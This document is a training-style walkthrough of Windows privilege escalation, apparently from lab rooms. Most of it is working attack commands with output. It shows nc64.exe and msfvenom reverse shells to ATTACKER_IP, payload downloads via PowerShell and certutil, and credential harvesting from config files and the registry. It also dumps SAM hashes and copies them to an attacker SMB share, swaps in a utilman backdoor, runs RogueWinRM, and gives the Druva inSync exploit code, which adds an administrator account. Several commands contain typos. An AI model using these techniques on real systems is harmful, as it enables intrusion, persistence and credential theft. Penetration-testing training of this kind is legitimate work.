

Windows Privilege Escalation

- Windows Privilege Escalation

Gaining access to different accounts can be as simple as finding credentials in text files or spreadsheets left unsecured by some careless user, but that won't always be the case. Depending on the situation, we might need to abuse some of the following weaknesses:

- Misconfigurations on Windows services or scheduled tasks
- Excessive privileges assigned to our account
- Vulnerable software
- Missing Windows security patches
- let's look at the different account types on a Windows system.

Windows Users

- Windows systems mainly have two kinds of users. Depending on their access levels, we can categorise a user in one of the following groups:

Administrators	These users have the most privileges. They can change any system configuration parameter and access any file in the system.
Standard Users	These users can access the computer but only perform limited tasks. Typically these users can not make permanent or essential changes to the system and are limited to their files.

Any user with administrative privileges will be part of the **Administrators** group. On the other hand, standard users are part of the **Users** group.

In addition to that, you will usually hear about some special built-in accounts used by the operating system in the context of privilege escalation:

SYSTEM / LocalSystem	An account used by the operating system to perform internal tasks. It has full access to all files and resources available on the host with even higher privileges than administrators.
Local Service	Default account used to run Windows services with "minimum" privileges. It will use anonymous connections over the network.
Network Service	Default account used to run Windows services with "minimum" privileges. It will use the computer credentials to authenticate through the network.

- Harvesting Passwords From Usual Spots

Unattended Windows Installations

When installing Windows on a large number of hosts, administrators may use Windows Deployment Services, which allows for a single operating system image to be deployed to several hosts through the network. These kinds of installations are referred to as unattended installations as they don't require user interaction. Such installations require the use of an administrator account to perform the initial setup, which might end up being stored in the machine in the following locations:

- C:\Unattend.xml
- C:\Windows\Panther\Unattend.xml
- C:\Windows\Panther\Unattend\Unattend.xml
- C:\Windows\system32\sysprep.inf
- C:\Windows\system32\sysprep\sysprep.xml
- As part of these files, you might encounter credentials:

```
<Credentials>
  <Username>Administrator</Username>
  <Domain>thm.local</Domain>
  <Password>MyPassword123</Password>
</Credentials>
```

Powershell History

Whenever a user runs a command using Powershell, it gets stored into a file that keeps a memory of past commands.

If a user runs a command that includes a password directly as part of the Powershell command line, it can later be retrieved by using the following command from a `cmd.exe` prompt:

```
type
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
ConsoleHost_history.txt
```

Saved Windows Credentials

Windows allows us to use other users' credentials. This function also gives the option to save these credentials on the system.

While you can't see the actual passwords, if you notice any credentials worth trying, you can use them with the `runas` command and the `/savecred` option, as seen below.

```
runas /savecred /user:admin cmd.exe
```

IIS Configuration

Internet Information Services (IIS) is the default web server on Windows installations. The configuration of websites on IIS is stored in a file called `web.config` and can store passwords for databases or configured authentication mechanisms.

Here is a quick way to find database connection strings on the file:

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config  
| findstr connectionString
```

Retrieve Credentials from Software: PuTTY

PuTTY is an SSH client commonly found on Windows systems. Instead of having to specify a connection's parameters every single time, users can store sessions where the IP, user and other configurations can be stored for later use. While PuTTY won't allow users to store their SSH password, it will store proxy configurations that include cleartext authentication credentials.

To retrieve the stored proxy credentials, you can search under the following registry key for ProxyPassword with the following command:

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f  
"Proxy" /s
```

Note: Simon Tatham is the creator of PuTTY (and his name is part of the path), not the username for which we are retrieving the password. The stored proxy username should also be visible after running the command above.

- Scheduled Tasks

Looking into scheduled tasks on the target system, you may see a scheduled task that either lost its binary or it's using a binary you can modify.

Scheduled tasks can be listed from the command line using the `schtasks` command

Command Prompt

```
C:\> schtasks /query /tn vulntask /fo list /v  
Folder: \  
HostName: THM-PC1  
TaskName: \vulntask  
Task To Run: C:\tasks\schtasks.bat  
Run As User: taskusr1
```

what matters for us is the "Task to Run" parameter which indicates what gets executed by the scheduled task, and the "Run As User" parameter, which shows the user that will be used to execute the task.

If our current user can modify or overwrite the "Task to Run" executable, we can control what gets executed by the taskusr1 user, resulting in a simple privilege escalation. To check the file permissions on the executable, we use `icaccls`:

Command Prompt

```
C:\> icaccls c:\tasks\schtask.bat
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                        BUILTIN\Administrators:(I)(F)
                        BUILTIN\Users:(I)(F)
```

As can be seen in the result, the **BUILTIN\Users** group has full access (F) over the task's binary. This means we can modify the .bat file and insert any payload by nc64.exe tool.

Command Prompt

```
C:\> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 >
C:\tasks\schtask.bat
```

We then start a listener on the attacker machine on the same port we indicated on our reverse shell:

```
nc -lvp 4444
```

The next time the scheduled task runs, you should receive the reverse shell with taskusr1 privileges. While you probably wouldn't be able to start the task in a real scenario and would have to wait for the scheduled task to trigger, we have provided your user with permissions to start the task manually

Command Prompt

```
C:\> schtasks /run /tn vulntask
```

Then you will receive your reverse shell.

Kali Linux

```
user@attackerpc$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.175.90 50649
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
wprivesc1\taskusr1
```

- Abusing Service Misconfigurations

Windows services are managed by the **Service Control Manager** (SCM). The SCM is a process in charge of managing the state of services as needed, checking the current status of any given service and generally providing a way to configure services.

Each service on a Windows machine will have an associated executable which will be run by the SCM whenever a service is started. It is important to note that service executables implement special functions to be able to communicate with the SCM, and therefore not any executable can be started as a service successfully. Each service also specifies the user account under which the service will run.

To better understand the structure of a service, let's check the apphostsvc service configuration with the `sc qc` command:

```
Command Prompt
C:\> sc qc apphostsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: apphostsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\svchost.exe -k
apphost
        LOAD_ORDER_GROUP   :
        TAG                 : 0
        DISPLAY_NAME       : Application Host Helper Service
        DEPENDENCIES       :
        SERVICE_START_NAME : localSystem
```

Here we can see that the associated executable is specified through the **BINARY_PATH_NAME** parameter, and the account used to run the service is shown on the **SERVICE_START_NAME** parameter.

Services have a Discretionary Access Control List (DACL), which indicates who has permission to start, stop, pause, query status, query configuration, or reconfigure the service, amongst other privileges.

All of the services configurations are stored on the registry under `HKLM\SYSTEM\CurrentControlSet\Services\`

Insecure Permissions on Service Executable

To understand how this works, let's look at a vulnerability found on Windows Scheduler. To start, we will query the service configuration using `sc`:

Command Prompt

```
C:\> sc qc WindowsScheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: windowsscheduler

        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE          : 2     AUTO_START
        ERROR_CONTROL       : 0     IGNORE
        BINARY_PATH_NAME    : C:\PROGRA~2\SYSTEM~1\WService.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : System Scheduler Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : .\svcuser1
```

We can see that the service installed by the vulnerable software runs as `svcuser1` and the executable associated with the service is in `C:\Progra~2\System~1\WService.exe`. We then proceed to check the permissions on the executable:

Command Prompt

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                     NT AUTHORITY\SYSTEM:(I)(F)
                                     BUILTIN\Administrators:(I)(F)
                                     BUILTIN\Users:(I)(RX)
                                     APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES:(I)(RX)
                                     APPLICATION PACKAGE AUTHORITY\ALL
RESTRICTED APPLICATION PACKAGES:(I)(RX)
```

The Everyone group has modify permissions (M) on the service's executable. This means we can simply overwrite it with any payload of our preference, and the service will execute it with the privileges of the configured user account.

Let's generate an exe-service payload using msfvenom and serve it through a python webserver:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4445 -f  
exe-service -o rev-svc.exe
```

```
python3 -m http.server
```

We can then pull the payload from cmd with the following command:

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://AttackerIP:8000/rev-  
svc.exe',' rev-svc.exe)'"
```

Once the payload is in the Windows server, we proceed to replace the service executable with our payload. Since we need another user to execute our payload, we'll want to grant full permissions to the Everyone group as well:

Command Prompt

```
C:\> cd C:\PROGRA~2\SYSTEM~1\  
  
C:\PROGRA~2\SYSTEM~1> move WService.exe WService.exe.bkp  
1 file(s) moved.  
  
C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\rev-svc.exe  
WService.exe  
1 file(s) moved.  
  
C:\PROGRA~2\SYSTEM~1> icacls WService.exe /grant Everyone:F  
Successfully processed 1 files.
```

We start a reverse listener on our attacker machine:

```
nc -lvp 4445
```

And finally, restart the service.

Command Prompt

```
C:\> sc stop windowsscheduler  
C:\> sc start windowsscheduler
```

Note: PowerShell has `sc` as an alias to `Set-Content`, therefore you need to use `sc.exe` in order to control services with PowerShell this way.

As a result, you'll get a reverse shell with svcusr1 privileges.

Unquoted Service Paths

When we can't directly write into service executables as before, there might still be a chance to force a service into running arbitrary executables by using a rather obscure feature.

let's look at the difference between two services

Command Prompt

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vncserver
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE          : 2     AUTO_START
        ERROR_CONTROL       : 0     IGNORE
        BINARY_PATH_NAME    : "C:\Program Files\RealVNC\VNC
Server\vncserver.exe" -service
        LOAD_ORDER_GROUP   :
        DISPLAY_NAME        : VNC Server
        DEPENDENCIES        :
        SERVICE_START_NAME : LocalSystem
```

Now let's look at another service without proper quotation:

Command Prompt

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: disk sorter enterprise
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE          : 2     AUTO_START
        ERROR_CONTROL       : 0     IGNORE
        BINARY_PATH_NAME    : C:\MyPrograms\Disk Sorter
Enterprise\bin\diskrs.exe
        LOAD_ORDER_GROUP   :
        DISPLAY_NAME        : Disk Sorter Enterprise
        DEPENDENCIES        :
        SERVICE_START_NAME : .\svcusr2
```


when you send a command, spaces are used as argument separators unless they are part of a quoted string. This means the "right" interpretation of the unquoted command would be to execute `C:\\MyPrograms\\Disk.exe` and take the rest as arguments.

Instead of failing as it probably should, SCM tries to help the user and starts searching for each of the binaries in the order shown in the table:

1. First, search for `C:\\MyPrograms\\Disk.exe`. If it exists, the service will run this executable.
2. If the latter doesn't exist, it will then search for `C:\\MyPrograms\\Disk Sorter.exe`. If it exists, the service will run this executable.
3. If the latter doesn't exist, it will then search for `C:\\MyPrograms\\Disk Sorter Enterprise\\bin\\diskrs.exe`. This option is expected to succeed and will typically be run in a default installation.

While this sounds trivial, most of the service executables will be installed under `C:\\Program Files` or `C:\\Program Files (x86)` by default, which isn't writable by unprivileged users. This prevents any vulnerable service from being exploited. There are exceptions to this rule: - Some installers change the permissions on the installed folders, making the services vulnerable. - An administrator might decide to install the service binaries in a non-default path. If such a path is world-writable, the vulnerability can be exploited.

In our case, the Administrator installed the Disk Sorter binaries under `c:\\MyPrograms`. By default, this inherits the permissions of the `C:\\` directory, which allows any user to create files and folders in it. We can check this using `icacls`:

Command Prompt

```
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                BUILTIN\Administrators:(I)(OI)(CI)(F)
                BUILTIN\Users:(I)(OI)(CI)(RX)
                BUILTIN\Users:(I)(CI)(AD)
                BUILTIN\Users:(I)(CI)(WD)
                CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

The `BUILTIN\Users` group has **AD** and **WD** privileges, allowing the user to create subdirectories and files, respectively.

The process of creating an exe-service payload with msfvenom and transferring it to the target host is the same as before, so feel free to create the following payload and upload it to the server as before. We will also start a listener to receive the reverse shell when it gets executed:

Once the payload is in the server, move it to any of the locations where hijacking might occur. In this case, we will be moving our payload to `C:\MyPrograms\Disk.exe`. We will also grant Everyone full permissions on the file to make sure it can be executed by the service:

Command Prompt

```
C:\> move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe

C:\> icacls C:\MyPrograms\Disk.exe /grant Everyone:F
```

Once the service gets restarted, your payload should execute:

Command Prompt

```
C:\> sc stop "disk sorter enterprise"
C:\> sc start "disk sorter enterprise"
```

As a result, you'll get a reverse shell

Insecure Service Permissions

You might still have a slight chance of taking advantage of a service if the service's executable DACL is well configured, and the service's binary path is rightly quoted. Should the service DACL (not the service's executable DACL) allow you to modify the configuration of a service, you will be able to reconfigure the service. This will allow you to point to any executable you need and run it with any account you prefer, including SYSTEM itself.

To check for a service DACL from the command line, you can use [Accesschk](#)

Command Prompt

```
C:\tools\AccessChk> accesschk64.exe -qlc thmservice
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_PAUSE_CONTINUE
    SERVICE_START
    SERVICE_STOP
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
    SERVICE_ALL_ACCESS
```

Here we can see that the `BUILTIN\Users` group has the `SERVICE_ALL_ACCESS` permission, which means any user can reconfigure the service.

Before changing the service, let's build another exe-service reverse shell and start a listener for it on the attacker's machine:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4447 -f  
exe-service -o rev-svc3.exe
```

```
nc -lvp 4447
```

Then download the file like before.

grant permissions to Everyone to execute your payload:

Command Prompt

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
```

To change the service's associated executable and account, we can use the following command

Command Prompt

```
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe"  
obj= LocalSystem
```

Notice we can use any account to run the service. We chose LocalSystem as it is the highest privileged account available. To trigger our payload, all that rests is restarting the service:

Command Prompt

```
C:\> sc stop THMService  
C:\> sc start THMService
```

And we will receive a shell back.

- Abusing Dangerous Privileges

Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.

Each user has a set of assigned privileges that can be checked with the following command:

```
whoami /priv
```

we will showcase how to abuse some of the most common privileges you can find.

SeBackup / SeRestore

Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

To backup the SAM and SYSTEM hashes, we can use the following commands:

Command Prompt

```
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
```

The operation completed successfully.

```
C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
```

The operation completed successfully.

This will create a couple of files with the registry hives content. We can now copy these files to our attacker machine using SMB

Kali Linux

```
user@attackerpc$ mkdir share
```

```
user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -  
smb2support -username THMBackup -password CopyMaster555 public share
```

This will create a share named **public** pointing to the **share** directory, which requires the username and password of our current windows session. After this, we can use the **copy** command in our windows machine to transfer both files to our machine.

Command Prompt

```
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\
```

```
C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

And use impacket to retrieve the users' password hashes:

Kali Linux

```
user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam
sam.hive -system system.hive LOCAL

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021
SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264
e568127c5ca94:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
```

We can finally use the Administrator's hash to perform a Pass-the-Hash attack and gain access to the target machine with SYSTEM privileges.

You can perform PTH attack through windows by mimikatz, or from linux by psexec.

SeTakeOwnership

The SeTakeOwnership privilege allows a user to take ownership of any object on the system, including files and registry keys, opening up many possibilities for an attacker to elevate privileges, as we could, for example, search for a service running as SYSTEM and take ownership of the service's executable.

Once on the command prompt, we can check our privileges with the following command:

Command Prompt

```
C:\> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description
State
SeTakeOwnershipPrivilege  Take ownership of files or other objects
Disabled
SeChangeNotifyPrivilege   Bypass traverse checking
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

We'll abuse `utilman.exe` to escalate privileges this time. Utilman is a built-in Windows application used to provide Ease of Access options during the lock screen.

Since Utilman is run with SYSTEM privileges, we will effectively gain SYSTEM privileges if we replace the original binary for any payload we like. As we can take ownership of any file, replacing it is trivial.

To replace utilman, we will start by taking ownership of it with the following command:

Command Prompt

```
C:\> takeown /f C:\Windows\System32\Utilman.exe
```

```
SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "WINPRIVESC2\thmtakeownership".
```

Notice that being the owner of a file doesn't necessarily mean that you have privileges over it, but being the owner you can assign yourself any privileges you need. To give your user full permissions over utilman.exe you can use the following command:

Command Prompt

```
C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F
processed file: Utilman.exe
Successfully processed 1 files; Failed processing 0 files
```

After this, we will replace utilman.exe with a copy of cmd.exe:

Command Prompt

```
C:\Windows\System32> copy cmd.exe utilman.exe
1 file(s) copied.
```

To trigger utilman, we will lock our screen from the start button:


And finally, proceed to click on the "Ease of Access" button, which runs utilman.exe with SYSTEM privileges. Since we replaced it with a cmd.exe copy, we will get a command prompt with SYSTEM privileges:

SeImpersonate / SeAssignPrimaryToken

These privileges allow a process to impersonate other users and act on their behalf. Impersonation usually consists of being able to spawn a process or thread under the security context of another user.

Impersonation is easily understood when you think about how an FTP server works. The FTP server must restrict users to only access the files they should be allowed to see.

Let's assume we have an FTP service running with user ftp. Without impersonation, if user Ann logs into the FTP server and tries to access her files, the FTP service would try to access them with its access token rather than Ann's:



In Windows systems, you will find that the LOCAL SERVICE and NETWORK SERVICE ACCOUNTS already have such privileges. Since these accounts are used to spawn services using restricted accounts, it makes sense to allow them to impersonate connecting users if the service needs. Internet Information Services (IIS) will also create a similar default account called "iis apppool\defaultappool" for web applications.

To elevate privileges using such accounts, an attacker needs the following: 1. To spawn a process so that users can connect and authenticate to it for impersonation to occur. 2. Find a way to force privileged users to connect and authenticate to the spawned malicious process.

We can use the web shell to check for the assigned privileges of the compromised account and confirm we hold both privileges of interest for this task:

Program

whoami /priv

Run

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

The RogueWinRM exploit is possible because whenever a user (including unprivileged users) starts the BITS service in Windows, it automatically creates a connection to port 5985 using SYSTEM privileges. Port 5985 is typically used for the WinRM service, which is simply a port

that exposes a Powershell console to be used remotely through the network. Think of it like SSH, but using Powershell.


If, for some reason, the WinRM service isn't running on the victim server, an attacker can start a fake WinRM service on port 5985 and catch the authentication attempt made by the BITS service when starting. If the attacker has Selpersonate privileges, he can execute any command on behalf of the connecting user, which is SYSTEM.

Before running the exploit, we'll start a netcat listener to receive a reverse shell on our attacker's machine:

```
nc -lvp 4442
```

And then, use our web shell to trigger the RogueWinRM exploit using the following command:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```



```
< > ↻ 10.10.44.44
Program c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe 10.6.60.76 4442"
Run
Listening for connection on port 5985 ....
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...
Received http negotiate request
Sending the 401 http response with ntlm type 2 challenge
Received http packet with ntlm type3 response
Using ntlm type3 response in AcceptSecurityContext()
BITS triggered!
[+] authresult 0
NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Note: The exploit may take up to 2 minutes to work, so your browser may appear as unresponsive for a bit. This happens if you run the exploit multiple times as it must wait for the BITS service to stop before starting it again. The BITS service will stop automatically after 2 minutes of starting.

- Abusing Vulnerable Software

Unpatched Software

Software installed on the target system can present various privilege escalation opportunities. As with drivers, organisations and users may not update them as often as they update the operating system. You can use the `wmic` tool to list software installed on the target system and its versions. The command below will dump

information it can gather on installed software (it might take around a minute to finish):

```
wmic product get name,version,vendor
```

Remember that the `wmic product` command may not return all installed programs. Depending on how some of the programs were installed, they might not get listed here. It is always worth checking desktop shortcuts, available services or generally any trace that indicates the existence of additional software that might be vulnerable.

Once we have gathered product version information, we can always search for existing exploits on the installed software online on sites like [exploit-db](#), [packet storm](#) or plain old [Google](#), amongst many others.

Case Study: Druva inSync 6.6.3

The target server is running Druva inSync 6.6.3, which is vulnerable to privilege escalation as reported by [Matteo Malvica](#). The vulnerability results from a bad patch applied over another vulnerability reported initially for version 6.5.0 by [Chris Lyne](#).

The software is vulnerable because it runs an RPC (Remote Procedure Call) server on port 6064 with SYSTEM privileges, accessible from localhost only. If you aren't familiar with RPC, it is simply a mechanism that allows a given process to expose functions (called procedures in RPC lingo) over the network so that other machines can call them remotely.

In the case of Druva inSync, one of the procedures exposed (specifically procedure number 5) on port 6064 allowed anyone to request the execution of any command. Since the RPC server runs as SYSTEM, any command gets executed with SYSTEM privileges.

The original vulnerability reported on versions 6.5.0 and prior allowed any command to be run without restrictions.

here is the original exploit's code:

```
$ErrorActionPreference = "Stop"
$cmd = "net user pwnd /add"
$s = New-Object System.Net.Sockets.Socket(
    [System.Net.Sockets.AddressFamily]::InterNetwork,
    [System.Net.Sockets.SocketType]::Stream,
    [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)
```

```

$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC
RPCW[v0002]")
$rpcType =
[System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")
$command =
[System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4
\..\..\..\Windows\System32\cmd.exe /c $cmd");
$length = [System.BitConverter]::GetBytes($command.Length);
$s.Send($header)
$s.Send($rpcType)
$s.Send($length)
$s.Send($command)

```

You can pop a Powershell console and paste the exploit directly to execute it

Note that the exploit's default payload, specified in the `$cmd` variable, will create a user named `pwnd` in the system, but won't assign him administrative privileges, so we will probably want to change the payload for something more useful. For this room, we will change the payload to run the following command:

```
net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add
```

If the exploit was successful, you should be able to run the following command to verify that the user `pwnd` exists and is part of the administrators' group:


```

Command Prompt
PS C:\> net user pwnd
User name                pwnd
Full Name
Account active           Yes
[...]

Local Group Memberships  *Administrators      *Users
Global Group memberships *None

```

As a last step, you can run a command prompt as administrator:



When prompted for credentials, use the `pwnd` account.

- Tools Of Trade

WinPEAS

WinPEAS is a script developed to enumerate the target system to uncover privilege escalation paths. You can find more information about winPEAS and download either the precompiled executable or a .bat script. WinPEAS will run commands similar to the ones listed in the previous task and print their output. The output from winPEAS can be lengthy and sometimes difficult to read. This is why it would be good practice to always redirect the output to a file, as shown below:

```
Command Prompt
C:\> winpeas.exe > outputfile.txt
```

PrivescCheck

PrivescCheck is a PowerShell script that searches common privilege escalation on the target system. It provides an alternative to WinPEAS without requiring the execution of a binary file.

Reminder: To run PrivescCheck on the target system, you may need to bypass the execution policy restrictions. To achieve this, you can use the `Set-ExecutionPolicy` cmdlet as shown below.

```
Powershell
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
PS C:\> Invoke-PrivescCheck
```

WES-NG: Windows Exploit Suggester - Next Generation

Some exploit suggesting scripts (e.g. winPEAS) will require you to upload them to the target system and run them there. This may cause antivirus software to detect and delete them. To avoid making unnecessary noise that can attract attention, you may prefer to use WES-NG, which will run on your attacking machine (e.g. Kali or TryHackMe AttackBox).

WES-NG is a Python script that can be found and downloaded [here](#).

Once installed, and before using it, type the `wes.py --update` command to update the database. The script will refer to the database it creates to check for missing patches that can result in a vulnerability you can use to elevate your privileges on the target system.

To use the script, you will need to run the `systeminfo` command on the target system. Do not forget to direct the output to a .txt file you will need to move to your attacking machine.

```
Kali Linux
user@kali$ wes.py systeminfo.txt
```

Metasploit

If you already have a Meterpreter shell on the target system, you can use the `multi/recon/local_exploit_suggester` module to list vulnerabilities that may affect the target system and allow you to elevate your privileges on the target system.

Windows Privilege Escalation Arena

- Registry Escalation - Autorun

If an attacker finds a service that has all permission and its bind with the Registry run key then he can perform privilege escalation or persistence attacks. When a legitimate user signs in, the service link with the registry will be executed automatically and this attack is known as Logon Autostart Execution due to Registry Run Keys.

Injecting a malicious program within a startup folder will also cause that program to execute when a user logs in, thus it may help an attacker to perform persistence or privilege escalation Attacks from misconfigured startup folder locations.

Detection

From Windows VM

1. Open command prompt and type: `C:\Users\User\Desktop\Tools\Autoruns\Autoruns64.exe`
2. In Autoruns, click on the 'Logon' tab.
3. From the listed results, notice that the "My Program" entry is pointing to "C:\Program Files\Autorun Program\program.exe".
4. In command prompt type: `C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\Autorun Program"`
5. From the output, notice that the "Everyone" user group has "FILE_ALL_ACCESS" permission on the "program.exe" file.

Exploitation

From Kali VM

1. Open command prompt and type: `msfconsole`
2. In Metasploit (msf > prompt) type: `use multi/handler`
3. In Metasploit (msf > prompt) type: `set payload windows/meterpreter/reverse_tcp`
4. In Metasploit (msf > prompt) type: `set lhost [Kali VM IP Address]`
5. In Metasploit (msf > prompt) type: `run`
6. Open an additional command prompt and type: `msfvenom -p windows/meterpreter/reverse_tcp lhost=[Kali VM IP Address] -f exe -o program.exe`
7. Copy the generated file, program.exe, to the Windows VM using `certutil` command.

```
certutil -urlcashe -split -f "http://AttackerIP/shell.msi" shell.msi
```

From Windows VM

1. Place program.exe in 'C:\Program Files\Autorun Program'.
2. To simulate the privilege escalation effect, logoff and then log back on as an administrator user.

Then, you will get a reverse shell in your terminal.

- Registry Escalation - AlwaysInstallElevated

